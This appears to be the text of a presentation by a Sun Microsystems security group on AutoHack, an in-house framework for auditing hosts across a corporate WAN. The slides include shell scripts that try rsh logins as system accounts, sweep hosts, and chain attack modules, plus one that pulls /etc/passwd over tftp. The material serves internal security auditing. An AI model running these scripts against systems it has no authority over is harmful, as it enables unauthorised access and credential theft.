WAN HACKING with AutoHack

- auditing security behind the firewall

Alec Muffett
Network Security Group
Sun Microsystems

Alec.Muffett@UK.Sun.COM
alec@hicom.org

30,000	Hosts
1,200	Subnets
6	Security People
3000	lines of perl/sh

```
#!/bin/sh
while read host
do
    for user in root daemon bin sys smtp adm
    do
        su $user -c "rsh -n $host 'echo $host-$user'"
    done
done
```

AutoHack v0.1

```
#!/bin/sh
while read host
do
    ping $host 1 >/dev/null 2>&1 || continue
    echo $host
done
```

A simple version of "testaddr"

```
#!/bin/sh
while read host
do
    bin=database/$host
    test -d $bin || mkdir $bin || exit 1
    for module in modules/attack.*
    do
        log=‘basename $module‘
        $module $host > $bin/$log
    done
done
```


A simple version of "engine"

```
#!/bin/sh
host=$1
tf=/tmp/tftpw$$

timeout 60 tftp <<EOT >/dev/null 2>&1
connect $host
mode binary
rexmt 15
timeout 30
get /etc/passwd $tf
quit
EOT

test -s $tf && cat $tf
rm -f $tf
```

A simple version of "attack.tftp"



Overview of AutoHack v5.8

ALL

YOU

NEED

IS A

FRAMEWORK

```
# http probe
library lib.banter
tcp     123.69.42.7:80

# send an illegal command, log response
psend   BOING
call    flush_input
quit
```

Banter code for probing HTTP daemons